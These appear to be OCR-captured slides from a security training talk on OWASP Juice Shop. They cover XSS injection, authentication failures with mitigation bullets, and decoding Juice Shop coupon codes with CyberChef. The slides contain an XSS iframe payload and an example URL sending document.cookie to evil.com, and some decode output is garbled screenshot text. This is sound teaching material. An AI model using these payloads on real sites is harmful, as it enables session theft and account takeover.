
Wile E. Coyote

```
localhost:3000/#/search?q=<iframe src="javascript:alert(`evil code`)">
```

```
https://juiceshop.com/search?q=
    https://evil.com/steal?c=document.cookie
```

# A03 Injection (XSS)

- Server-side input validation



# Sign In

Your account is locked due to too many failed sign-in attempts. Reset options may vary due to your organization's policies. Please click Forgot Password to reset your password or wait at least 24 hours for your account to reset automatically. If neither of these options work, please contact your administrator for assistance.


kevind@p00103105exu

Password

••••••

# A07 Identification & Authentication Failures

- Validate user input
- Implement MFA
- Change default credentials
- Require strong passwords
- Limit failed log-in attempts



My Payment Options


Add new card — Add a credit or debit card

Pay using wallet — Wallet Balance 0.00

Add a coupon — Add a coupon code to receive discounts

Coupon *

Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam! 0/10




OWASP Juice Shop @owasp_juiceshop · Dec 31, 2021

[🤖] Enjoy 40% off all our juicy products with this #coupon code: n<Micga+sp (valid until 2022-01-31)

# Some Old Coupons

| Coupon Code | Discount | Date |
|---|---|---|
| k#*Agga+po | 30% | 2022-08-31 |
| n(XLuga+po | 30% | 2022-07-31 |
| n(XRwga+po | 30% | 2022-06-30 |
| k#pDmfFb1k | 10% | 2020-04-30 |
| o*IVjfFban | 40% | 2020-03-31 |



Recipe

Magic

Depth
3

☑ Intensive mode

□ Extensive language support


Crib (known plaintext string or rege...

Input

```
k#*Agga+po
n(XLuga+po
n(XRwga+po
k#pDmfFb1k
o*IVjfFban
```

Output

| Recipe (click to load) | Result snippet | Properties |
|---|---|---|
| Decode_text('UTF-16BE (1201)') | 欣ᑌ杙慷灯ᨩᨩ湨塲慰慷灯ᑌ?舡睦戲欠ᨩᨩ湥鏞橦禮慮 | Valid UTF8<br>Entropy: 4.96 |
| Decode_text('UTF-16LE (1200)') | ⊽杓杙↑瀆⁝⁞纇杵↑瀆⁝⁞<br>劯杷↑瀆○權濯浄褸—│⁝⁞<br>噉晡戾湡 | Valid UTF8<br>Entropy: 4.87 |



**Magic**

Depth
3


☑ Intensive mode

□ Extensive language support

Crib (known plaintext string or regex)
22

```
k#*Agga+po
n(XLuga+po
n(XRwga+po
k#pDmfFb1k
o*IVjfFban
```

```
                                   3DC3/4;

Encode_text('UTF-7                 @•|                    Entropy: 5.78
(65000)')                          ÓÆiÆvÅWÉÍÌ•×SOqTETBdq
From_Base85('0-9a-                 V¼•ë•ø÷!
zA-Z.\\-:+=^!/*?&<>                •C•Ë•STX•Ë•LF•JUN22-?
()[]{}@%$#')                       ÏMDC1••ÆiÅ
                                   ´ÆiÅÌÄÇH¦•ªFFGS0-
                                   10Ë•FîË•STX•Ë•LF•MDC1•
                                   •Å§GZ•ùv
```



From Base85

